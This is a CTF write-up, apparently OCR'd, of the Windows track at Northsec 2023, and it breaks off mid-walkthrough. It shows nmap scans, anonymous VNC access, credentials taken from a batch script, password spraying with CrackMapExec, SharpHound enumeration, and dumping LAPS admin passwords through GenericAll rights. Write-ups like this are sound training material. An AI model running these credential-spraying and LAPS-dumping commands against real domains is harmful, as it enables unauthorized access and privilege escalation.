Windows Track Northsec 2023 Writeup



rayanle.cat/windows-track-northsec-2023-writeup

BOUYAICHE RAYAN July 6, 2023

Active Directory

BOUYAICHE RAYAN

Jul 6, 2023 • 15 min read



> The challenge took place during Northsec 2023, an annual cybersecurity event held in Montreal. I was lucky enough to take part in this event thanks to École 2600. For a bit of context, in the Northsec CTF we all embodied employees of the corporation and in this challenge we were one employee in charge of an investigation. In addition to this scenario all the CTF and the Windows track were in IPv6, which posed some problems with some tools. The domains `www.bank.ctf` and `atm01.bank.ctf` were given to us as entry points.

First, we can do an nmap scan of the two domains to see what services are available :

```
Nmap scan report for www.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:fec1:d440)
Host is up (0.0080s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http
```


`nmap -Pn -vv www.bank.ctf`

```
Nmap scan report for atm01.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:fe13:ef28)
Host is up (0.018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5900/tcp open  vnc
```

`nmap -Pn -vv atm01.bank.ctf`

Flag Bonus 1


On the first domain (`www.bank.ctf`) we find a single HTTP service exposed on port 80.When we go to the HTTP service, we discover an application that lets us observe money transactions and the amount each account holds.Looking at the source code of each page we find a bonus flag :



`Bonus flag on www.bank.ctf`

Flag 1

On the second domain (`atm01.bank.ctf`) we saw earlier that there was a VNC service available and we can see that it can be accessed anonymously without credentials :




`./vncviewer 9000:c1f3:fea4:dec1:216:3eff:fe13:ef28`

Once connected in vnc on the desktop, you can retrieve the first flag of the track :

`First flag on the desktop of atm01.bank.ctf`


Flag 2

By listing the files and folders on the machine in the `C:\Packages` directory, we find a `README.txt` file in which it is explained to us that the updates have been disabled because they failed :



C:\Packages & README.txt on atm01.bank.ctf

When we push the enumeration of these folders we find a `RunUpdate.bat` script which echoes what we saw previously in the `README.txt` file :




C:\Packages\Scripts folder on atm01.bank.ctf

The script contains credentials for the `ATMService` domain account as well as an encoded string :

```
:RunUpdate.bat

:: Mounts the update server and pulls in all code updates.
:: This task is critical to keep the ATM running. Do not disable.

net use z: \\NFS01\atm\packages qb@ZWFVF2$1w$[*= /user:bank\ATMService
copy z:\software C:\Packages

net use * /delete

:: rot47
:: u{pv\a_732_d57g36275ffh_3cbgde5fg`6hc
```

Content of RunUpdate.bat

When we try to look with CyberChef at different rotations to decode the string, we realize that it is ROT47 and we get the second flag of the track :




Second flag on CyberChef

Flag 3

We can try to connect with the account we recovered previously :
`crackmapexec smb atm01.bank.ctf -u ATMService -p 'qb@ZWFVF2$1w$[*='`

But we get the error `STATUS_PASSWORD_EXPIRED` which means that the user's password has expired, but if we refer to the article that n00py wrote . There are different ways to reset the user's password. Thanks to the VNC access that we have, we can use it to interactively reset the password of the `ATMService` user :




Interactive logon on atm01.bank.ctf

Once the password has been reset we can try to spray it on the domain machines to see if we are not the local administrator of one of them but this is not the case :

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb hosts.txt -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337'
SMB         atm01.bank.ctf  445    ATM01            [*] Windows 10.0 Build 19041 x64 (name:ATM01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB         dc01.bank.ctf   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
SMB         itops01.bank.ctf 445    ITOPS01          [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB         adcs01.bank.ctf 445    ADCS01           [*] Windows 10.0 Build 17763 x64 (name:ADCS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB         atm01.bank.ctf  445    ATM01            [+] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
SMB         dc01.bank.ctf   445    DC01             [+] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
SMB         itops01.bank.ctf 445    ITOPS01          [+] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
SMB         adcs01.bank.ctf 445    ADCS01           [+] bank.ctf\ATMService:qb@ZWFVF2$1w$[*=1337
```

crackmapexec smb hosts.txt -u 'ATMService' -p 'qb@ZWFVF2$1w[*=1337'


Now that we have compromised a domain account we will be able to enumerate the rights we have in the domain with `SharpHound` in order to be able to try to elevate our privileges within the domain :



`.\SharpHound.exe -c All --domaincontroller dc01.bank.ctf`

I used Sharphound instead of Rusthound and Bloodhound.py because the latter had issues when used on IPv6 networks.


Once the data has been retrieved and injected into Bloodhound, we see that the `ATMService` user who was previously compromised is a member of the `ATMAccounts` group which has `GenericAll` rights on the `ATM01` machine. This right can allow us to compromise the machine in several ways as can be seen on TheHackerRecipes :



ATMService account rights on Bloodhound

First way

By listing the SMB file shares one can observe that LAPS (Local Administrator Password Solution) is deployed on the Active Directory domain :





```
crackmapexec smb targets.txt -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337'
```

If we refer to our favorite bible TheHackerRecipes, we see that with GenericAll rights on a machine we can read the ms-mcs-admpwd attribute which contains the LAPS password, that of the RID 500 Administrator by default . To achieve this we have several possible choices either to use LAPSDumper or CrackMapExec :


```
python3 laps.py -l 'dc01.bank.ctf' -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' -d bank.ctf
```

Here's the command that dumps LAPS with CME: `crackmapexec smb atm01.bank.ctf -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' --laps'`

We check using CME that we are local Administrator with the mention `(Pwn3d!)` :

